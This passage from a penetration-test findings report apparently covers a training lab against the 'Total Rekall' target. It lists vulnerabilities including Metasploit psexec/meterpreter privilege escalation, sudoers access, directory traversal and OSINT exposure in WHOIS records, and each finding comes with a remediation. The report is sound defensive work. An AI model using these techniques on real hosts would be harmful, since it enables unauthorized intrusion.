Description	We were able to escalate our privilege to the WINDC machine using windows/smb/psexec to create a meterpreter shell. Once done a shell account into the C:\\ drive was created granting access to the host 172.22.117.10. Once the shell was created we were able to find all the users in the system.
Images	 
Affected Hosts	172.22.117.10
Remediation	Immediately update the Admin password as it was easy to access and is not strong additionally. Update the password policy to increase both password strength and add a regular password update policy to have passwords regularly changed.


Vulnerability 20	Findings
Title	Access Control
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	We were able to escalate privilege with meterpreter, and access the sudoers file
Images	
Affected Hosts	192.168.13.1
Remediation	Harden access control - while preventing access to sudoers entirely might not be feasible, logging/alerting any changes/updates could flag any threat actors accessing sudoers.

Vulnerability 21	Findings
Title	Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High


Description	Able to view sensitive information via "X-Powered-By" HTTP Response Header Field(s)
Images	 
Affected Hosts	192.168.14.35
Remediation	Remove or Customize "X-Powered-By" Header


Vulnerability 22	Findings
Title	open source exposed data
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	On the OSINT Framework webpage we were able to view the WHOIS data with OSINT for Totalrekall.xyz to access sensitive information

Images	 Queried **whois.godaddy.com** with "**totalrekall.xyz**"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#c Domain Status: clientUpdateProhibited https://icann.org/epp#cli Domain Status: clientRenewProhibited https://icann.org/epp#clie Domain Status: clientDeleteProhibited https://icann.org/epp#cli Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta
Affected Hosts	totalrekall.xyz
Remediation	remove sensitive data shared publicly in WHOIS records

Vulnerability 23	Findings
Title	Directory traversal
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Through the use of directory traversal to access the disclaimer_1.txt file, which should not be accessible.
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation and removing the ability to input special characters such as >,/,etc

Vulnerability 24	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium

Description	Through the use of burpsuite to test out different session ids in the admin_legal_data.php directory
Images	
Affected Hosts	192.168.14.35
Remediation	Encrypt the session id.

Vulnerability 25	Findings
Title	Certificate search via crt.sh
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Medium**
Description	searched for totalrekall.xyz in crt.sh found stored certificate
Images	
Affected Hosts	3.33.130.190,15.197.148.33
Remediation	Protect information from being exposed by crt.sh site